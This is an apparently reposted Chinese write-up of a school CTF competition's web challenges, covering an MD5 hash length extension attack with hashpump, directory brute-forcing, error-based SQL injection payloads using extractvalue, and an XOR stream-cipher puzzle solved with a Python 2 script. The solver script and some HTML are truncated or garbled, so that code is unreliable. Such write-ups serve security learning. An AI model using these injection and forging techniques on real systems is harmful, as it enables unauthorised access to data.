android密码dakay,校赛 writeup

转载

weixin_39668408 于 2021-05-31 21:03:00 发布 40 收藏
文章标签： android密码dakay

1.warmup-web

打开响应消息，发现路径/NOTHERE

访问即得flag

2.web1

看源码得到 index.txt

```
$flag="xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx";
$secret = "xxxxxxxxxxxxxxxxxxxxxxxxxxxx"; // guess it length :)
$username = $_POST["username"];
$password = $_POST["password"];
$cookie = $_COOKIE['albert'];
if (!empty($_COOKIE['albert'])) {
if (urldecode($username) === "admin" && urldecode($password) !=="admin") {
if ($_COOKIE['albert'] === md5($secret . urldecode($username . $password))) {
echo "Congratulations! here is your flag.n";
die ("The flag is ". $flag);
}
else {
die ("Cookie Not Correct");
}
}
else {
die ("Go AWAY");
}
}
setcookie("sample-hash", md5($secret . urldecode("admin" . "admin")), time() + (60 60 24 7));
?>
```

由题易知是hash长度扩展攻击

在kali下运用hashpump进行攻击一开始不知道长度，利用爆破可知长度为26位


>> hashpump

Input Signature: 968c31570a2a3afa076112687ecca974

Input Data: admin

Input Key Length: 26

Input Data to Add: pcat



3.web2

这题直接运用kali DirBuster

扫描目录扫到了

/x/index.php

/.php


/x/register.php

/x/connect.php

/x/login.php

/flag.php

最终答案在/flag.php中



4.web4

一道简单的报错注入题

利用burp截包修改id

最后payload为

id=1%27 and extractvalue(1,concat(0x5c,(select password from albertchang),0x5c,1))%23


或者是

id=-1%27 or extractvalue(1,concat(0x5c,(select password from albertchang),0x5c,1))%23


出来后

```
ont-size:23px;
ext-align:center">Hi   <font
olor="#FF0000">CTFer</font><br>
font size="3" color="#FFFF00">
font size="5" color= "#FFFF00">XPATH syntax
rror:
\Th3_Pas3W0rd_i3_Albertchang\1'</font></font
/div></br></br></br><center>
img src="1.jpg" style="position:absolute;
op:0px;left:0px; width:100%"/></center>
/body>
```

根据提示需要post flag = Th3_Pas3W0rd_i3_Albertchang



最后得到flag



5.web6

拿到这题时直接分析，网页源码

发现了隐藏的HTML文档

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
  "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<!-- Do You Know liumima? -->
<html xmlns="http://www.w3.org/1999/xhtml" lang="en" xml:lang="en">
<head>
<title>404!!!Ths File not found!</title>
<link rev="made" href="mailto:postmaster@localhost" />
```

知道了这题的知识点

流密码其实就是逐比特异或

在隐藏部分发现异或过后的flag

```
</p>
<h2>Error Code: 404</h2>
<h2>Message: \x00\x75\x77\x4f\x72\x6d\x64\x19\x7f\x41\x1e\x4a\x17\x40\x7a\x0c\x7
<!-- Flag Here:~3•8•p-`3
~_M>c•••W•V•S5L|•X?=<4vhM•!;\v{••6j•@]R9s
S(•p;•889
904_••pg    Pn:•gyG•(G>KjZ`g•••wn=•=;#pK.•b•3l••DVrs_•rJ>Y•N{g•a•R:1uW]uv{•EV•Wf
8•
^•
2••B•)>]S•'-K9k   VJ•M8q••••o
i\6+ro•{w•#r•D•s•4,z•iAi~•A3  :Ds•7cT8iNjKx[[,c•`
 F}"•Q•Bih•0B•2"6)K?1•^Rb•-^•ot
O.^•P">••nOR8•St5•n•(f•Q•[•SCpX08•  •2h7•{e1
`c/`&H•]•W4w4•!•"•R^<RPg•SF+•&[•_1Z#Z3•O<m12%sV•^=&dX3o•0
BZq•!5•MVwddL•O•pd`hf•`pwsKXZbrhWx•h•Tf
••J•jV•p••PUA{•`••DY••ASxe••RZV{K`kYn`B•|•JwV••KT•%0-'CP•
^•--></body>
</html>
```


flag 的长度大于500

所以构造提交参数大于500和message逐比特异或

写脚本如下

这里有个坑，我用requests方法请求网页，获取不了隐藏的HTML内容

所以只能使用httplib方法

yz:2016.12.25

-- coding:utf-8 --

import string

import httplib,urllib

data = urllib.urlencode({'arg':'1111111111111111111111111111111111111111111111111111111111111111111

conn = httplib.HTTPConnection("45.32.58.123:12223");

headers = {"Content-Type":"application/x-www-form-urlencoded",

"Connection":"Keep-Alive","Referer":"POST",url="/main.php",body=data,headers=headers);

s = conn.getresponse();

content = str(s.read())

Message = content[content.index("Message:")+9:content.index("

Message = Message.replace(r'x',"")

Message = int(Message,16)

Flag = content[content.index("Here")+5:content.index("–>